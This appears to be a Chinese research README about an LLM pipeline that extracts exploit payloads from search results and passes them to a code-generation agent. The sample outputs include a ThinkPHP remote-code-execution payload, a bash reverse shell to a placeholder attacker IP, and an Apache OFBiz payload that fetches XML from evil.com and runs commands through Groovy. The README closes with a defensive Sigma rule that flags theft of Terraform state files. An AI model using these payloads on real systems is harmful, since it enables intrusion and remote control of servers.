250807 README

任务描述

1. 遇到的问题

之前用思维链测试的时候，发现思维链会使模型“过度思考”，总结出多余的 `command_attack`. 其中多余的 `command_attack`的来源包括：

- 思维链里给出的分析案例
- 教程的讲解内容
- 模型的联想

```
{
  "exploits": [
    "POST /index.php?s=captcha",
    "POST parameter: _method",
    "POST parameter: filter[]",
    "POST parameter: method",
    "POST parameter: server[REQUEST_METHOD]"
  ],
  "payloads": [
    "_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=id"
  ],
  "attack_commands": [
    "id",
    "system($_POST['cmd'])",
    "exec(\"bash -c 'bash -i >& /dev/tcp/attacker-ip/port 0>&1'\")"
  ]
}
```

2. 解决方案


在搜索阶段只提payload，将 `command_attack`解析留到代码生成那块去做。

- DEEPSEEK-CHAT

```
{
  "payloads": [
    "statsDecoratorLocation=http://10.10.10.10/path/to/api",
    "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<screens
xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"\n
xmlns=\"http://ofbiz.apache.org/Widget-Screen\"
xsi:schemaLocation=\"http://ofbiz.apache.org/Widget-Screen
http://ofbiz.apache.org/dtds/widget-screen.xsd\">\n\n    <screen
name=\"StatsDecorator\">\n        <section>\n            <actions>\n
<set value=\"${groovy:'touch /tmp/success'.execute();}\"/>\n
</actions>\n        </section>\n    </screen>\n</screens>",
    "statsDecoratorLocation=http://evil.com/ofbiz/payload.xml"
  ]
}
```

- DEEPSEEK-REASONER

3. 下一步的工作：将检索加进来（Max_result=3），先预处理一下网页信息，最后参考这个工作将搜索部分的内容总结为报告的形式，提交给代码生成的代理



```
title: Access to Terraform File from Malicious IPs
description: Detects requests for terraform.tfstate file
  from known malicious IPs. This file contains sensitive
  infrastructure information and secrets, indicating
  potential compromise or unauthorized access.
references:
    - https://sysdig.com/blog/cloud-breach-terraform-data-
  theft/
    - https://docs.aws.amazon.com/AmazonS3/latest/API/
  API_GetObject.html
author: LLMCloudHunter
tags:
    - attack.collection
    - attack.t1530
logsource:
    product: aws
    service: cloudtrail
detection:
    selection_event:
        eventSource: s3.amazonaws.com
        eventName: GetObject
        requestParameters.key: terraform.tfstate
    selection_ip_address:
        sourceIPAddress:
            - 80.239.140.66
            - 45.9.148.221
            - 45.9.148.121
            - 45.9.249.58
    condition: selection_event and selection_ip_address
falsepositives:
  - Automated CI/CD pipeline operations
  - DevOps engineers manually running Terraform commands
level: high
```

Listing 1: A Sigma rule generated by LLMCloudHunter.